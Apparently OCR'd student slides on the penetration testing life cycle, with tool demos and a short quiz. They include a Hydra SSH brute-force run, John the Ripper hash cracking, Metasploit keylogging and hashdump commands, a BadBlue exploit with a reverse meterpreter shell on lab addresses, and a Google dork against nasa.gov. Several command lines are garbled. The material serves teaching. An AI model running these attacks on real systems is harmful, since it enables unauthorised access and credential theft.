Penetration Testing Life Cycle














Alexis Mae Bacani


& Group Member



"A test methodology in which assessors, typically working under specific constraints, attempt to circumvent or defeat the security features of a system."

NIST







Rule Identification ROE



Goal SettingSecurity risks & resources



Testing Approval Authorization



ReconnaissancePassive/Active














Vulnerability AnalysisIdentifying vulnerabilities




Nmap

Google Dorks

Exploit DB





Nmap done: 1 IP address (1 host up) scanned in 11.39 seconds :~/Desktop\$

Google site:nasa.gov intitle:index of NASA (.gov) https://soho.nascom.nasa.gov > data > summary Index of /data/summary

Index of /data/summary/lasco

Name

Parent Directory

2m orcl 190709.fts


2m orcl 190716.fts

3m clcl 190709.fts

3m clcl 190716.fts



Last modified







Gaining Access

Network scanning, password cracking













Escalating Privileges

Assuming another user's identity



System Browsing

Enumeration & dumping hashes





Escalating Privileges



System Browsing



Nmap & Hydra

Network scanning, password cracking



John

Hash cracking



Metasploit Framework

Network scanning, password cracking, exploiting

Hydra

```
Hydra -l testuser -P /usr/share/wordlists/rockyou.txt -f localhost ssh
Hydra -l testuser -P /usr/share/wordlists/rockyou.txt -f localhost ssh
Hydra v9.3 (c) 2022 by van Hauser/IHC & David Maciejak - Please do not use
t service organizations, or for illegal purposes (this is non-binding, thes
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-27 1
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
ce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
525 tries per task
[DATA] attacking ssh://localhost:22/
[STATUS] 161 00 tries/min 161 tries in 00:01h 14344238 to do in 1484:55h,
[22][ssh] host: localhost login: testuser password: peanut
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-27 1
```

John

```
(kali® kali)-[~]
$ echo =n "4bcb66d2a9047413225ea0b9fab1b0a2ac0393e5" > hash2.txt

—(kali® kali)-[~]
$ john hash2.txt — wordlist=/usr/share/wordlists/rockyou.txt —format=raw-shall using default input encoding: UTF 0
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=2
Prass 'a' or Ctrl-C to abort, almost any other key for status


manganop
(?)
Ig 0.00.00:00 DONE (2021-04-02 17:58) 1.923g/s 2943Kp/s 2943Kc/s 2943KC/s mangaor
Use the "--show --format=Raw-SHA1" options to display all of the cracked password
Session completed

(kali® kali)-[~]
$ cat ~/.john/john.pot
$dynamic_0$2e728dd31fb5949bc39cac5a9f066498:biscuit
$dynamic_0$2e728dd31fb5949bc39cac5a9f066498:biscuit
$dynamic_0$2e728dd31fb5949bc39cac5a9f066498:biscuit
$dynamic_0$2e728dd31fb5949bc39cac5a9f066498:biscuit
```

Metasploit Framework

```
File Actions Edit View Help
└$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session
 =[ metasploit v6.4.18-dev
   --=[ 2437 exploits - 1255 auxiliary - 429 post
   --=[ 1471 payloads - 47 encoders - 11 nops
 -- --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
Priv: Elevate Commands
Command
             Description
             Attempt to elevate your privilege to that of local system.
   aetsvstem
Priv: Password database Commands
Command
             Description
   hashdump
             Dumps the contents of the SAM database
```

```
Stdapi: User interface Commands
_____
   Command
                  Description
   enumdesktops
                  List all accessible desktops and window stations
   getdesktop
                  Get the current meterpreter desktop
   idletime
                  Returns the number of seconds the remote user has been idle
   keyboard_send Send keystrokes
                  Send kev events
   kevevent
   keyscan dump Dump the keystroke buffer
    keyscan_start Start capturing keystrokes
                 Stop capturing keystrokes
   kevscan_stop
   mouse
                  sena mouse events
    screenshare
                  Watch the remote user's desktop in real time
   screenshot
                  Grab a screenshot of the interactive desktop
   setdesktop
                  Change the meterpreters current desktop
   uictl
                  Control some of the user interface components
```







More attack vectors




Find info \rightarrow More attack vectors

















2.72



Victim 10.10.6



Attacker (you) 10.10.10.5

use exploit/windows/http/badblue_passthru
Set RHOST 10.10.10.6
Set RPORT 80

Meterpreter session 1 opened


Reverse TCP

Sending stage



Victim 10.10.10.6 BadBlue httpd 2.72 Port 80







Overview Client X contracted company Y to perform pen test. Simulate network-level action of malicious actor.






<u>Summary & Recommendations</u> BadBlue web server vulnerable to buffer overflow. Monthly vulnerability scans. Change passwords.



Conclusion Anyone on the network can exploit the BadBlue vulnerability with the right tools. High risk vulnerability.





Q1

List the penetration testing life cycle phases in order.

- A) Discover \rightarrow Planning \rightarrow Attack \rightarrow Report
- B) Planning \rightarrow Discover \rightarrow Report \rightarrow Attack
- C) Planning \rightarrow Discover \rightarrow Attack \rightarrow Report
- U) Report \rightarrow Planning \rightarrow Discover \rightarrow Attack





Q2

Reporting is only done once.

- A) True
- B) False



Q3

What metasploit shell allows attackers to record keystrokes?

- A) Bash
- B) Nmap
- C) Meterpreter
- U) Kali Linux



Q4

What nmap command allows us to conduct a port scan on a target IP 192.168.1.5 by sending TCP ACK packets, and allows us to view the service version of services running on the target's ports?

- A) nmap -sn -sA -sV 192.168.1.5
- B) nmap -Pn -sS -0 192.167.1.5
- C) nmap -sn -sS -sV 192.168.1.5
- D) nmap -Pn -sA -sV 192.168.1.5

References

- NIST SP 800-115
- https://blog.rsisecurity.com/the-4-phases-of-penetration-testing/
- https://csrc.nist.gov/glossary/term/penetration_testing
- https://owasp.org/www-community/vulnerabilities/Buffer Overflow
- https://www.browserstack.com/guide/penetration-testing-report-guide
- https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/black-box-gray-box-and-white-box-penetration-testing-importance-and-uses/
- https://soho.nascom.nasa.gov/data/summary/
- https://www.exploit-db.com/
- https://zerotomastery.io/cheatsheets/nmap-cheat-sheet/
- https://www.techtarget.com/searchsecurity/tutorial/How-to-use-the-Hydra-password-c racking-tool
- https://www.101labs.net/comptia-security/lab-62-cracking-basic-hashes-with-john-the-ripper/